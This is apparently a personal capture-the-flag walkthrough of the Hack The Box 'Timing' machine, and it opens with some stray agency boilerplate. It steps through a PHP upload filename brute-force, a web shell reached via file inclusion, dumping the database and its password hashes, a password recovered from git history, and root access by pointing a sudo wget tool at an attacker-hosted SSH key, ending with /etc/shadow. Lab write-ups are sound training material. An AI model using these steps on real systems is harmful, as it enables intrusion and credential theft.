
Address:
798 South Park Avenue, Jaipur, Raj

email:
dkstudioin@gmail.com

phones:
https://karosearch.com or https://karosearch.com

Links

upload panel



We are an award-winning creative agency, dedicated to the best result in web design, promotion, business consulting, and marketing.

© 2018 Waves. All Rights Reserved.

Address:
798 South Park Avenue, Jaipur, Raj

email:
dkstudioin@gmail.com

phones:
https://karosearch.com or https://karosearch.com

https://outpost24.com/blog/from-local-file-inclusion-to-remote-code-execution-part-2
this looks promising

```
HTTP/1.1 200 OK
Date: Thu, 17 Feb 2022 22:09:03 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 27
Connection: close
Content-Type: text/html; charset=UTF-8

The file has been uploaded.
```

time of upload was thurs 17 feb 2022 22:09:03 GMT so we have time.. and file name and just don't have the uniqid response was 26 mili seconds.. so.. lets check from 02-04
https://www.mountainofcode.co.uk/2016/09/26/PHPs-uniqid()-Does-Not-Generate-Random-IDs/ so now we can generate uniqid.. ok. sweet.. lets get this file name..

1645135742
1645135742000
1645135744
1645135744000

uniqueids between
620ec77e00000
620ec78000000

exact time is

well it was earier... here is my find file php script

the number is just the epoch time from the response.

brute filename in images/uploads/

```php
<?php
echo md5('$file_hash' . '1645201942') . '_' . 'info.php.jpg';
?>
```


`php -f brute.php`

now just need to figure out how to get php to run in jpg file....
finally found a working web shell

visit

```
http://timing.htb/image.php?img=images/uploads/c02b69bebb19275dee0a12b21a123fd6_webshell.jpg
```

and... query database for hashes



Fetch: host: 10.10.14.209 port: 80 path:

CWD: /var/www/html **Upload:** Choose File No file chosen

Cmd: mysql -u root -p'4_V3Ry_l0000n9_p422w0rd' app -e 'select * from users;'

Clear cmd

Execute

```
mysql -u root -p'4_V3Ry_l0000n9_p422w0rd' app -e 'select * from users;'
mysql: [Warning] Using a password on the command line interface can be insecure.
id      username        password        lastName        firstName       email   role    company
1       admin   $2y$10$ubvjLBABd7Rw7g.tZJh8gOABFO9l5v0xDDur8FxNUZSWrVXlQOrpe    anb     myname1 xnmd    1       abc
2       aaron   $2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq    test    test    test    0       test
```

```
**mysql -u root -p'4_V3Ry_l0000n9_p422w0rd' app -e 'select * from users;'**
mysql: [Warning] Using a password on the command line interface can be insecure.
id      username        password        lastName        firstName       email   role    company
1       admin   $2y$10$ubvjLBABd7Rw7g.tZJh8gOABFO9l5v0xDDur8FxNUZSWrVXlQOrpe    anb     myname1 xnmd    1       abc
2       aaron   $2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq    test    test    test    0       test
```

crack with hashcat

linpeas.sh

this is why we can't rev shell.. ughh..

```
¤[1;34m╔══════════╣ ¤[1;32mIptables rules
¤[0m*filter
:INPUT ACCEPT [42:3250]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [2:196]
:chk_apache_user - [0:0]
-A OUTPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A OUTPUT -m owner --uid-owner 33 -j chk_apache_user
-A chk_apache_user -j REJECT --reject-with icmp-port-unreachable
```

```
-A chk_apache_user -j REJECT --reject-with icmp-port-unreachable
```

and...

```
...[snip]...

╔══════════╣Backup files (limited 100)
-rw-r--r-- 1 root root 627851 Jul 20  2021 /opt/source-files-backup.zip

...[snip]...
```

source-files-backup.zip

```
kali@kali:~/source-files-backup/backup$ ls -al
total 76
drwxr-xr-x 6 kali kali 4096 Feb 18 15:12 .
drwxr-xr-x 3 kali kali 4096 Feb 18 15:10 ..
-rw-r--r-- 1 kali kali  200 Jul 20  2021 admin_auth_check.php
-rw-r--r-- 1 kali kali  373 Jul 20  2021 auth_check.php
-rw-r--r-- 1 kali kali 1268 Jul 20  2021 avatar_uploader.php
drwxr-xr-x 2 kali kali 4096 Jul 20  2021 css
-rw-r--r-- 1 kali kali   92 Jul 20  2021 db_conn.php
-rw-r--r-- 1 kali kali 3937 Jul 20  2021 footer.php
drwxr-xr-x 8 kali kali 4096 Jul 20  2021 .git
-rw-r--r-- 1 kali kali 1498 Jul 20  2021 header.php
-rw-r--r-- 1 kali kali  507 Jul 20  2021 image.php
drwxr-xr-x 3 kali kali 4096 Jul 20  2021 images
-rw-r--r-- 1 kali kali  188 Jul 20  2021 index.php
drwxr-xr-x 2 kali kali 4096 Jul 20  2021 js
-rw-r--r-- 1 kali kali 2074 Jul 20  2021 login.php
-rw-r--r-- 1 kali kali  113 Jul 20  2021 logout.php
-rw-r--r-- 1 kali kali 3041 Jul 20  2021 profile.php
-rw-r--r-- 1 kali kali 1740 Jul 20  2021 profile_update.php
-rw-r--r-- 1 kali kali  984 Jul 20  2021 upload.php
```

a git repo.. ok...

```
kali@kali:~/source-files-backup/backup$ git show
commit 16de2698b5b122c93461298eab730d00273bd83e (HEAD -> master)
Author: grumpy <grumpy@localhost.com>
Date:   Tue Jul 20 22:34:13 2021 +0000

    db_conn updated
```


```
diff --git a/db_conn.php b/db_conn.php
index f1c9217..5397ffa 100644
--- a/db_conn.php
+++ b/db_conn.php
@@ -1,2 +1,2 @@
 <?php
-$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', 'S3cr3t_unGu3ss4bl3_p422w0Rd');
+$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
```

Boom
aaron:S3cr3t_unGu3ss4bl3_p422w0Rd ⟹ 00 - Loot > Creds

Aaron Enumeration

```
aaron@timing:~$ sudo -l
Matching Defaults entries for aaron on timing:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aaron may run the following commands on timing:
    (ALL) NOPASSWD: /usr/bin/netutils
```



```
2022/02/18 21:01:26 CMD: UID=0    PID=89602  | /lib/systemd/systemd-udevd
2022/02/18 21:01:28 CMD: UID=1000 PID=89615  | sudo /usr/bin/netutils
2022/02/18 21:01:28 CMD: UID=0    PID=89616  | /bin/bash /usr/bin/netutils
2022/02/18 21:01:28 CMD: UID=0    PID=89617  | java -jar /root/netutils.jar
2022/02/18 21:01:42 CMD: UID=0    PID=89667  |
2022/02/18 21:01:56 CMD: UID=0    PID=89700  | java -jar /root/netutils.jar
2022/02/18 21:02:04 CMD: UID=0    PID=89731  | wget -r ftp://10.10.14.209/test
2022/02/18 21:02:13 CMD: UID=0    PID=89757  |
2022/02/18 21:02:15 CMD: UID=1000 PID=89764  | sudo /usr/bin/netutils
2022/02/18 21:02:15 CMD: UID=0    PID=89765  | /bin/bash /usr/bin/netutils
2022/02/18 21:02:15 CMD: UID=0    PID=89766  | java -jar /root/netutils.jar
2022/02/18 21:02:22 CMD: UID=0    PID=89794  | /root/axel http://10.10.14.209/test
2022/02/18 21:02:34 CMD: UID=0    PID=89836  | /lib/systemd/systemd-udevd
2022/02/18 21:02:56 CMD: UID=33   PID=89897  | /usr/sbin/apache2 -k start
```

```
2022/02/18 21:01:28 CMD: UID=1000 PID=89615  | sudo /usr/bin/netutils
2022/02/18 21:01:28 CMD: UID=0    PID=89616  | /bin/bash /usr/bin/netutils
2022/02/18 21:01:28 CMD: UID=0    PID=89617  | java -jar /root/netutils.jar
2022/02/18 21:01:42 CMD: UID=0    PID=89667  |
2022/02/18 21:01:56 CMD: UID=0    PID=89700  | java -jar /root/netutils.jar
2022/02/18 21:02:04 CMD: UID=0    PID=89731  | wget -r ftp://10.10.14.209/test
2022/02/18 21:02:13 CMD: UID=0    PID=89757  |
2022/02/18 21:02:15 CMD: UID=1000 PID=89764  | sudo /usr/bin/netutils
2022/02/18 21:02:15 CMD: UID=0    PID=89765  | /bin/bash /usr/bin/netutils
2022/02/18 21:02:15 CMD: UID=0    PID=89766  | java -jar /root/netutils.jar
2022/02/18 21:02:22 CMD: UID=0    PID=89794  | /root/axel http://10.10.14.209/test


...[snip]...

2022/02/18 22:25:01 CMD: UID=0    PID=15662  | /bin/sh -c /usr/bin/find /var/www/html/images/uploads -iname '*.zip' -mmin +3 -exec /bin/rm -f {} +
```

```
kali@kali:~$ nc -lvnp 9001
Listening on 0.0.0.0 9001
id
^[[BConnection received on 10.10.11.135 53736
GET /test HTTP/1.0
Host: 10.10.14.209:9001
Accept: */*
Range: bytes=1-
User-Agent: Axel/2.16.1 (Linux)
```

2 ways to exploit apparently couldn't get symlinks to work however...
start with creating new sshkey with
`ssh-keygen -f id_rsa`

```
kali@kali:~/www/sshkeys$ ls -al
total 20
drwxr-xr-x 2 kali kali 4096 Feb 18 18:05 .
drwxr-xr-x 4 kali kali 4096 Feb 18 18:04 ..
-rw-r--r-- 1 kali kali  563 Feb 18 17:53 authorized_keys
-rw------- 1 kali kali 2590 Feb 18 17:53 id_rsa
-rw-r--r-- 1 kali kali  563 Feb 18 18:05 id_rsa.pub
```

.wgetrc

create .wgetrc file in aaron ~/
with contents below

```
aaron@timing:~$ cat .wgetrc
output_document = /root/.ssh/authorized_keys
```

pip install pyftpdlib
and run `python3 -m pyftpdlib -p 21`

```
kali@kali:~/www$ python3 -m venv venv
kali@kali:~/www$ source venv/bin/activate
(venv) kali@kali:~/www$ pip install pyftpdlib
Collecting pyftpdlib
  Downloading pyftpdlib-1.5.6.tar.gz (188 kB)
     |████████████████████████████████| 188 kB 3.5 MB/s
Using legacy 'setup.py install' for pyftpdlib, since package 'wheel' is not installed.
Installing collected packages: pyftpdlib
    Running setup.py install for pyftpdlib ... done
Successfully installed pyftpdlib-1.5.6
(venv) kali@kali:~/www$ python3 -m pyftpdlib -p 21
[I 2022-02-18 18:01:46] concurrency model: async
[I 2022-02-18 18:01:46] masquerade (NAT) address: None
[I 2022-02-18 18:01:46] passive ports: None
[I 2022-02-18 18:01:46] >>> starting FTP server on 0.0.0.0:21, pid=403580 <<<
[I 2022-02-18 18:02:25] 10.10.11.135:38194-[] FTP session opened (connect)
[I 2022-02-18 18:02:25] 10.10.11.135:38194-[anonymous] USER 'anonymous' logged in.
[I 2022-02-18 18:02:25] 10.10.11.135:38194-[anonymous] RETR /home/kali/hackthebox/Timing/www/authorized_keys completed=1 bytes=563 seconds=0.001
[I 2022-02-18 18:02:25] 10.10.11.135:38194-[anonymous] FTP session closed (disconnect).
```

next run `sudo /usr/bin/netutils`
and use option 0 for ftp

```
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 0
Enter Url+File: 10.10.14.209/authorized_keys

netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 2
```

ssh in as root


alternatively (i could not get this to work..)

supposedly can symlink with

On HTB machine
`ln -s /root/.ssh/authorized_keys keys`
`sudo /usr/bin/netutils`
`1`
`http://<kali_ip>/keys`

On kali:
`ssh root@timing.htb -i id_rsa`
`cat /root/root.txt`
`rm /root/.ssh/authorized_keys  # for other users`

root



```
root@timing:~# id
uid=0(root) gid=0(root) groups=0(root)
root@timing:~# whoami
root
```

id & whoami

```
root@timing:~# id
uid=0(root) gid=0(root) groups=0(root)
root@timing:~# whoami
root
```

root.txt

```
root@timing:~# cat root.txt
028ef6acd5d451ec93ed51fc23a68347
```

uname -a

```
root@timing:/etc# uname -a
Linux timing 4.15.0-147-generic #151-Ubuntu SMP Fri Jun 18 19:21:19 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@timing:/etc# cat /etc/shadow
root:$6$94dEO.yJ$NVRpUQ0JnWZJKDRr//hnXKGJeiXCVSYkdlxYt7UgkvIr/3z8pkQwoEd67QtnWALkGV9A.C8T3hGtxUeZIH7ZW.:18826:0:99999:7:::

...[snip]...

aaron:$6$pFZ2ym7q$QLfSn1nHEwngeAS5g6gg1HVIb/ff2SLOqkTQhfCKsrFZQ4MTrxmLybUG/WBYC58GoMWhD5kyRo/ebGnzx3Jnn/:18828:0:99999:7:::
```